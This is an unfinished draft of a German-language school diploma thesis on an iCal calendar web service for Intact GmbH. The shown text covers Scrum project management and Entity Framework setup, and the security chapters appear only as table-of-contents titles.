

# Diplomarbeit

**iCal Web-Service**

Wagner Dario      Stering Marcel      Franz Matthias

19. Februar 2019, Kaindorf a.d. Sulm

Betreuer: Gernot Loibner

Partner: Intact GmbH

---

# Eidesstattliche Erklärung

KRIEGEN WIR VON DER SCHULE

---

Vor-/Zuname, Unterschrift

---

Ort, am TT.MM.JJJJ

---

Vor-/Zuname, Unterschrift

---

Ort, am TT.MM.JJJJ

---

Vor-/Zuname, Unterschrift

---

Ort, am TT.MM.JJJJ

---

## Abstract

Diese Diplomarbeit befasst sich mit einem Stück Software welche im Auftrag der Firma Intact GmbH angefertigt wurde. Das Ziel der Diplomarbeit ist es, AuditorInnen welche die bereits existierende Anwendung Ecert verwenden, Kalender immer und überall verfügbar zu machen. Erreicht wurde dies mit Verwendung des iCal-Formates welches von jeder Kalender-Applikation verwendet wird um Kalender anzuzeigen und zu speichern. Die Kalender der AuditorInnen werden gespeichert und nachdem man sich auf einer Webseite angemeldet hat, kann man auf alle seine Kalender zugreifen und in jegliche Kalender-Applikation einbinden. Somit müssen sich AuditorInnen nicht mehr darauf konzentrieren, dass alle ihre/seine Kalender auf dem Gerät sind, denn diese sind nun übers Internet erreichbar.

The subject of this thesis is a piece of software which was written on the behalf of Intact GmbH. The aim of this thesis is to offer auditors who already use Intact GmbHs own software, Ecert, the ability to access their calendars everywhere and anytime they want. This achievable because nearly every calendar-app uses the iCal-format to save the calendar. The iCal-format gets saved and the auditor just needs to login into a website and there they can find all their calendars ready to be integrated in their favorite calendar-app.

---

## **Vorwort**

Gründe für Themenwahl und persönlicher Bezug dazu.

---

# Inhaltsverzeichnis

<b>1</b>	<b>Projektmanagement und Organisation</b>	<b>7</b>
1.1	Team . . . . .	7
1.2	Auftraggeber - Intact Systems . . . . .	7
1.3	Projektmanagement . . . . .	8
1.3.1	Scrum . . . . .	8
<b>2</b>	<b>Parser</b>	<b>12</b>
2.1	Aufgabe . . . . .	12
2.1.1	Source-Code . . . . .	13
2.2	Entity Framework . . . . .	13
2.2.1	Funktionsweise . . . . .	13
2.2.2	Anwendung . . . . .	13
2.2.3	Source-Code . . . . .	18
<b>3</b>	<b>Technologien</b>	<b>18</b>
3.1	Allgemeines . . . . .	18
3.2	Programmierung . . . . .	18
3.2.1	Visual Studio 17 Community . . . . .	18
3.2.2	.NET Framework 4.6 . . . . .	19
3.2.3	asp.net . . . . .	19
3.2.4	MSSQL . . . . .	22
3.2.5	Microsoft SQL Server management Studios . . . . .	23
3.2.6	Entity Framework . . . . .	23
3.2.7	iCal . . . . .	23
3.2.8	ReSharper . . . . .	23
3.2.9	PostMan . . . . .	24
3.3	Kommunikation . . . . .	24
3.3.1	Discord . . . . .	24
3.3.2	Telegram . . . . .	24
3.4	File Sharing . . . . .	25
3.4.1	TFS . . . . .	25
3.4.2	Discord . . . . .	25
3.4.3	Google Drive . . . . .	25
3.5	Organisation . . . . .	25
3.5.1	Trello . . . . .	25
3.6	Schriftliche Arbeit . . . . .	26
3.6.1	LaTeX . . . . .	26
<b>4</b>	<b>Webseite</b>	<b>26</b>
4.1	Security . . . . .	26
4.1.1	Login Handling . . . . .	26

---

4.1.2	Two-Factor-Auth . . . . .	26
4.1.3	Path-Traversal . . . . .	26
4.1.4	Grundprinzip . . . . .	26
4.1.5	Beispiele . . . . .	26
4.1.6	Protection Path-Traversal . . . . .	27
4.1.7	XSS Protection . . . . .	27
4.1.8	Allgemeines über XSS . . . . .	27
4.1.9	XSS Targets: . . . . .	27
4.1.10	Warum ist Javascript so beliebt? . . . . .	27
4.1.11	Beliebte Angriffsvektoren . . . . .	27
4.1.12	Session Hijacking . . . . .	28
4.1.13	Website-Defacements . . . . .	28
4.1.14	Phishing . . . . .	28
4.1.15	Cross-Site-Tracing XST . . . . .	29
4.1.16	Beispiel . . . . .	30
4.1.17	Wie gewährleisten wir XSS Protection . . . . .	30
4.1.18	XSRF/CSRF Protection . . . . .	31
4.1.19	Was ist XSRF/CSRF . . . . .	31
4.1.20	Wie funktioniert eine Solche Attacke . . . . .	32
4.1.21	Verhindern . . . . .	32
4.1.22	Hashes . . . . .	32
4.1.23	HASH Kollisionen . . . . .	33
4.1.24	Wie funktioniert ein HASH Algorithmus . . . . .	33
4.1.25	Allgemeines über SHA256 . . . . .	33
4.1.26	Der Algorithmus . . . . .	33
4.1.27	Das Padding . . . . .	34
4.1.28	Block decomposition . . . . .	35
4.1.29	Password Hashes . . . . .	35
4.2	ASP.NET MVC . . . . .	35
4.2.1	Allgemeines MVC . . . . .	35
4.2.2	Erstellung der Webseite . . . . .	35
4.2.3	Aufbau der Webseite . . . . .	35
4.2.4	Link generation . . . . .	35
4.2.5	Controller . . . . .	35
4.2.6	Views . . . . .	35
4.2.7	Services . . . . .	35
4.2.8	User Datenbank . . . . .	35

# Danksagung

## 1 Projektmanagement und Organisation

### 1.1 Team

#### **Dario Wagner**

Verantwortlich für:

- Parser
- iCal

#### **Marcel Stering**

Verantwortlich für:

- Security
- Webseite

#### **Matthias Franz**

Verantwortlich für:

- iCal
- Datenbank
- Projektleitung

### 1.2 Auftraggeber - Intact Systems

Unsere Diplomarbeit wurde im Auftrag des Unternehmens Intact Systems durchgeführt. Intact Systems ist eine in Lebring sitzende Softwareentwicklungsfirma welche sich auf Audits, Zertifizierungsmanagement, Rückverfolgbarkeit und Qualitätsmanagement spezialisiert hat auch Sitze in der USA und in der Schweiz. Unsere Ansprechpartner waren Rudolf Rauch und Mathias Schober. Intact bietet maßgeschneiderte Softwarelösungen und standardisierte. Intacts bekanntestes Produkt ist Ecert, welches interne Audits, Zertifizierung, Gütesiegel, Lieferanten und noch vieles mehr managen kann.

#### **Kontaktaufnahme mit Intact Systems**

Mit Intact Systems wurde am Recruiting-Day der HTBLA Kaindorf Kontakt aufgenommen und Kontaktdaten wurden ausgetauscht. Nach wenige Emails wurde das erste Treffen vereinbart und die Abhandlung der Diplomarbeit mit Unterstützung von Intact war fixiert. Im gleichen Treffen wurde bereits das Thema der Diplomarbeit im groben besprochen.

## 1.3 Projektmanagement

Das Projekt wurde nach der Scrum-vorgehensweise durchgeführt. Allerdings wurde von der Scrum-vorgehensweise abgewichen, da manche Eigenschaften für unser Projekt keinen Sinn gemacht hätten, oder gar nicht funktioniert hätten.

### 1.3.1 Scrum

Anstatt ein Projekt am Anfang des Projektes komplett durchzuplanen und langfristige Meilensteine zu setzen, gibt es bei Scrum sogenannte Sprints. Ein Sprint ist ein Zeitintervall unter 4 Wochen, an welchen Beginn ein Ziel für diesen Sprint festgelegt wird, an diesem Ziel wird dann im Sprint gearbeitet. Nach jedem Sprint sollte ein Teil des Projekts fertig werden. Durch diese Herangehensweise, baut sich das fertige Projekt mit der Zeit von selbst auf. Wichtig bei Scrum sind Artefakte, Rollen und Meetings.

#### 1.3.1.1 Artefakte

Artefakte sind Dokumente oder Grafiken welche jeden Projektbeteiligten helfen Übersicht zu behalten. Die Wichtigsten Artefakte sind: Vision-Dokument, Product-Backlog, Product-Increment und der Sprint-Backlog.

##### **Vision-Dokument**

Das Visionsdokument befasst sich im groben worum es im Projekt geht. Es beschreibt den Zweck und das Ziel oder die Ziele des Projekts. Rahmenbedingungen wie zum Beispiel Budget oder Zeit werden ebenfalls im Visionsdokument festgehalten. Im Visionsdokument wird das geplante Produkt mit ähnlichen bereits existierenden Produkten anderer Unternehmen verglichen und es wird erwägt welchen Vorteil gegenüber den bereits existierenden Produkten existieren. Das Wichtigste am Visionsdokument ist, dass man sich von Anfang an das fertige Produkt vorstellen kann sodass keine Verwirrungen entstehen.

##### **Product-Backlog**

Der Product-Backlog wird vom Product-Owner verfasst und gepflegt, weitere funktionen des Product-Owners werden in 1.3.1.2 beschrieben. Der Product-Backlog beinhaltet alle Anforderungen an das Projekt und ist somit für eine erfolgreiche Durchführung des Projekts von hoher Bedeutung. Der Product-Backlog wird nicht einfach einmal am Projektbeginn verfasst und bleibt dann für die Restdauer des Projektes unbearbeitet. Über die gesamte Projektlaufzeit verändert sich der Product-Backlog, der Product-Owner kann neue Einträge hinzufügen, bereits vorhandene Beiträge bearbeiten oder schlicht und einfach Beiträge entfernen.

Einträge des Product-Backlogs nennt man Product-Backlog items, diese Items können folgendes sein:

- Qualitätsanforderungen
- Funktionale Anforderungen



- User Stories
- Fehler (Bugs)
- Verbesserungen

Wie diese Product-Backlog Items im Endeffekt niedergeschrieben werden, ist dem Product-Owner überlassen. Jedoch sollte jedes Product-Backlog Item eine Priorität, Aufwandschätzung und Beschreibung haben. Jungwirth [4]

Wie schon erwähnt kann ein Product-Backlog Item eine User Story sein. Diese User-Stories sind der wichtigste und am häufigsten auftretende Inhalt eines Product-Backlogs. User-Stories sind kurze Beschreibungen von Funktionalitäten welche das Programm haben soll definieren. Diese werden immer aus der Sicht einer Gruppe geschrieben, zum Beispiel: Als Benutzer möchte ich meine Arbeit mit anderen Benutzern teilen.

Es gibt Zahlreiche Anwendungen welche es ermöglichen Product-Backlogs zu erstellen. In diesem Projekt wurde Excel verwendet, das es einfach ist und alles bietet was benötigt wird um einen brauchbaren Product-Backlog zu verfassen. Wie man in Abbildung 1 sehen kann, kann man Product-Backlog Items auch nach Kategorien ordnen.

Priority	Item	Product-Backlog Item	Story Points
9	Erstellen eines Services	Als User möchte ich mich Links zu meinen Kalendern bekommen (ICAL)	100
7	Erstellen einer Website	Als User möchte ich mich auf einer Website einloggen können und Links zu meinen Kalendern erhalten	90
5	Website-Features	Als User möchte ich Two-Factor Auth. anwenden können	40
5	Website-Features	Als User möchte ich mein Passwort zurücksetzen können	20
8	Website-Features	Als User möchte ich eine sichere Website mit Protection gegen Angriffe	80
7	Datenbank	Als User möchte ich das meine Kalender in einer passenden Datenbank gespeichert werden	70
4	Testing	Als User will ich einen getesteten Service (Security,Funktionalität)	70

Abbildung 1: Product-Backlog

### Product-Increment

Das Ziel von Scrum ist es, nach jedem Sprint ein potenziell veröffentlichbares Produkt vorzeigen zu können. Dieses Produkt muss getestet, fertig und von hoher Qualität sein. Ein Beispiel wäre, dass nach einem Sprint ein Benutzer sich anmelden können soll, dies bedeutet aber nicht das der Benutzer sich auch abmelden können muss. Somit muss nach einem Sprint ein fertiges und funktionierendes Stück Software vorweisbar sein, das heißt allerdings nicht, dass andere Funktionen welche mit der Funktion welche in diesem Sprint implementiert wurde zusammenhängen auch fertiggestellt werden müssen. Das Product-Increment ist kein Dokument sondern Code welcher nach jedem Sprint fertig und funktionstüchtig sein muss. Cohn [1]

### Sprint-Backlog

Vor jedem Sprint gibt es ein Sprint-Planning Meeting welches in 1.3.1.2 erklärt wird. In diesem Meeting wird der Sprint-Backlog angefertigt. Der Sprint-Backlog beinhaltet Einträge aus dem Product-Backlog welche im kommenden Sprint durchgeführt werden sollen. Der Product-Owner hat das finale Entscheidungsrecht welche Product-Backlog

Items letztendlich in den Sprint-Backlog gelangen. Es werden oft auch noch genauere Informationen zu den Elementen aus dem Product-Backlog hinzugefügt falls zusätzliche Informationen benötigt werden. Einträge im Sprint-Backlog nennt man Sprint-Backlog Tasks. Der Aufwand einzelner Sprint-Backlog Tasks wird wie beim Product-Backlog geschätzt und niedergeschrieben. Wie die Sprint-Backlog Tasks abgearbeitet werden bestimmt das Team welches in 1.3.1.2 beschrieben wird. Das Team hat auch die Aufgabe den Sprint-Backlog zu pflegen indem der Status von Sprint-Backlog Tasks verändert wird. Wenn ein Eintrag gerade durchgeführt wird, ist er "in Arbeit", fertige Tasks werden mit "Fertig" markiert, und Einträge welche noch nicht in bearbeitung sind werden mit "offen" markiert um den Sprint-Backlog übersichtlich zu gestalten. Diese Benennungen sind aber dem Team selbst überlassen sollten allerdings nicht weggelassen werden. Jungwirth [5]




Abbildung 2: Sprint-Backlog

### 1.3.1.2 Rollen

Bei Scrum wird das Team in Rollen eingeteilt, jede Rolle hat eine spezielle Funktionalität welche im Laufe des Projekts durchgeführt werden muss. Eingeteilt wird in Product Owner, Scrum-Master und das Team.

#### **Product Owner**

Der Product Owner oder kurz PO ist essenziell für eine erfolgreiche Durchführung von Scrum. Der PO ist kein Komitee, sondern immer nur eine Person, auch wenn der PO kein Komitee ist kann er oder sie ein Komitee vertreten. Der Product-Backlog wird vom PO

erstellt und der PO muss sicherstellen, dass das Team jeden Eintrag im Product-Backlog versteht, genaueres zum Product-Backlog im Kapitel 1.3.1.1. Die wichtigste Aufgabe des Product-Owners ist die Verbesserung der Effizienz des Teams. Dies kann erreicht werden indem Product-Backlog Items ordentlich Priorisiert werden und der PO mit Stakeholdern kommuniziert und diese über die aktuellen Ergebnisse informiert. Weiters ist der PO für die Leistungskontrolle zuständig, er oder sie erklärt Product-Backlog Items für fertig oder nicht. OWNER? [6]

### **Scrum-Master**

Die Hauptaufgabe des Scrum-Masters ist es, sicherzustellen, dass der Scrum-Prozess ordentlich durchgeführt wird indem er oder sie Konflikte im Team stillt, einen Blick auf die Artefakte hat und beseitigt Hindernisse welche sich im Entwicklungszyklus aufgeben können. Der Scrum-Master ist die Kommunikationsschnittstelle zwischen dem Team und dem Product-Owner welche beide im Kapitel 1.3.1.2 näher behandelt werden. Weiters moderiert ein Scrum-Master Meetings welche im Scrum-Prozess anfallen. Der Scrum-Master ist allerdings nicht der Projektleiter, er oder sie befasst sich mit dem Scrumablauf und nicht damit wie einzelne Funktionalitäten implementiert werden. Ein Scrum-Master welcher gleichzeitig Teammitglied oder Product-Owner ist kann zu Interessenskonflikten führen, sollte somit also vermieden werden. Petersen [7]

### **Team**

In einem Scrum-Prozess gibt es 2 Teams, das Team im allgemeinen welches aus Product-Owner, Scrum-Master und dem Entwicklungsteam besteht, und das Entwicklungsteam im einzelnen. Dieses Kapitel wird sich mit dem Entwicklungsteam befassen. Die Aufgabe des Entwicklungsteams ist es am Ende eines Sprints ein potenziell lieferbares Product-Increment fertiggestellt zu haben, eine Erklärung zum Product-Increment ist im Kapitel 1.3.1.1. Entwicklungsteams sind selbstorganisierend, das heißt, dass niemand dem Entwicklungsteam vorschreiben kann wie sie etwas zu machen haben. Die größte des Teams spielt eine wichtige Rolle in der Produktivität. In einem kleinen Team wird es nur selten zu Kommunikationsproblemen kommen aber es ist schwierig mit einem kleinen Team alle Kenntnisse welche für ein Projekt benötigt werden abzudecken. Ein zu großes Team vergrößert den Organisatorischen Aufwand enorm und ist somit trotz wahrscheinlicher Abdeckung aller benötigten Kenntnisse nicht wünschenswerte Ergebnisse erbringen. Ein Team von 4 - 6 Entwicklern und Entwicklerinnen ist nur selten falsch. Jeff Sutherland [3]

#### **1.3.1.3 Meetings**

Meetings sind ein extrem wichtiger Teil des Scrumprozesses, solange sie gut geleitet werden und von jedem Teammitglied ernst genommen werden können sie die Effizienz enorm steigern. Essentielle Ereignisse sind das Sprint-Planning Meeting, der Daily-Scrum, die Sprint-Retrospective und der Sprint-Review.

### **Sprint-Planning Meeting**

Das Sprint-Planning Meeting wird vom Scrum-Master ausgerufen und dauert maximal 8 Stunden für einen einen Monat langen Sprint. Für kürzere Sprints ist das Sprint-Planning Meeting in der Regel kürzer. Das Sprint-Planning-Meeting befasst sich damit was im bevorstehenden Sprint gemacht wird und wie es gemacht wird. Es werden Elemente aus dem Product-Backlog genommen und werden in den Sprint-Backlog verschoben. Beide dieser Artefakte werden im Kapitel 1.3.1.1 genauer behandelt. Sprint Planning? [9]

### **Daily-Scrum**

Wie es der Name bereits sagt, ist der Daily-Scrum ein kurzes tägliches Meeting welches nicht länger als 15 Minuten dauern sollte. Der Daily-Scrum ist ein sogenanntes "Standup-Meeting", dies bedeutet, dass während des Meetings nicht gesessen werden soll. Der Grund dafür ist, dass wenn man sich hinsetzt entspannter ist und desto entspannter die Teilnehmer des Daily-Scrums sind umso länger dauert es. Teilnehmer sind das Team, der Scrum-Master und im gegebenen Falle auch der Product-Owner. Während des Meetings berichtet jedes Entwicklerteammitglied was er oder sie seit dem letzten Daily-Scrum erreicht hat, was er oder sie bis zum nächsten Daily-Scrum vor hat und welche Probleme aufgetreten sind. Die Funktion des Scrum-Masters im Daily-Scrum ist es das Meeting zu moderieren und sich die Probleme der Entwicklungsteammitglieder aufzuschreiben. Das Ziel des Daily-Scrum ist es, alle Beteiligten auf den gleichen Stand zu bringen. Plewa [8]

### **Sprint-Retroperspective**

Ein Merkmal von Scrum ist die kontinuierliche Verbesserung der Prozesse. Mit der Verbesserung der Prozesse befasst sich die Sprint-Retroperspective. Das Sprint-Retroperspective Meeting gibt dem Scrum-Team die Möglichkeit zu reflektieren was im vergangenen Sprint gut und was schlecht gelaufen ist. Dabei ist es wichtig ehrlich zu bleiben und Verbesserungsvorschläge sachlich zu halten, Personen direkt zu kritisieren sollte vermieden werden. Mit jedem Sprint-Retroperspective Meeting sollte der Scrum-Prozess effizienter werden. Teilnehmer dieses Meetings sind das Entwicklungsteam und der Scrum-Master. Der oder die Scrum-MasterIn leitet das Meeting. Huston [2]

## **2 Parser**

### **2.1 Aufgabe**

Die Aufgabe des Parsers ist es auf die Datenbank zuzugreifen und sich die, für das iCal Format notwendigen, Daten zu holen. Diese werden anschließend vom Parser in einen iCal String umgewandelt, damit der benutzte Kalender diesen verwerten kann und passende Termine erstellt.

### 2.1.1 Source-Code

## 2.2 Entity Framework

### 2.2.1 Funktionsweise

Mithilfe des Entity Framework lässt sich eine Datenbankstruktur innerhalb des Projekts mit Klassen darstellen. Wenn auf eine dieser Klassen in Form einer Value-Abfrage zugegriffen oder durch sonstige GET/SET Methoden, wird durch das Entity Framework ein Datenbank Zugriff durchgeführt. Um die Funktionsweise genauer zu verstehen folgt ein Beispiel mit einer Datenbank in welcher Autos gespeichert werden: HIER KOMMT DANN EIN BEISPIEL

### 2.2.2 Anwendung


Voraussetzung: Funktionsfähige ASP.NET Web Application

#### 1. Erstellung einer Datenbank

Als Beispiel wurde für dieses Beispiel die Scott Tiger Datenbank verwendet.  
<http://jailer.sourceforge.net/scott-tiger.sql.html>

#### 2. Installieren des EntityFrameworks


In der Packet Manager Console folgenden Befehl eingeben und bestätigen:



```
PM> Install-Package EntityFramework
```

Abbildung 3: Install

Abschluss der Installation sieht wie folgt aus:



```
"EntityFramework 6.2.0" wurde erfolgreich auf "WebApplication" installiert.  
Das Ausführen von NuGet-Aktionen hat 3,13 sec gedauert.  
Verstrichene Zeit: 00:00:04.1168194  
PM>
```

Abbildung 4: Install complete

### 3. Entity Framework generiert Klassen aus DB

Im Solution Explorer auf den Model Ordner Rechtsklick machen -> "Hinzufügen" -> "Neues Element"




Abbildung 5: Neues Element

Anschließend auf "Daten" -> "ADO.NET Entity Data Model" -> Hinzufügen




Abbildung 6: ADO.NET Entity Data Model

Im nächsten Fenster nun "EF Designer aus Datenbank" auswählen und "Weiter"




Abbildung 7: EF Designer aus Datenbank

Hier zunächst die Verbindung auswählen in diesem Fall ist ein lokales Datenbankfile

vorhanden, daher wird dieses per DropDownMenü ausgewählt und auf "Weiter"




Abbildung 8: Datenverbindung

Alle Tabellen auswählen und auf "Fertig stellen".

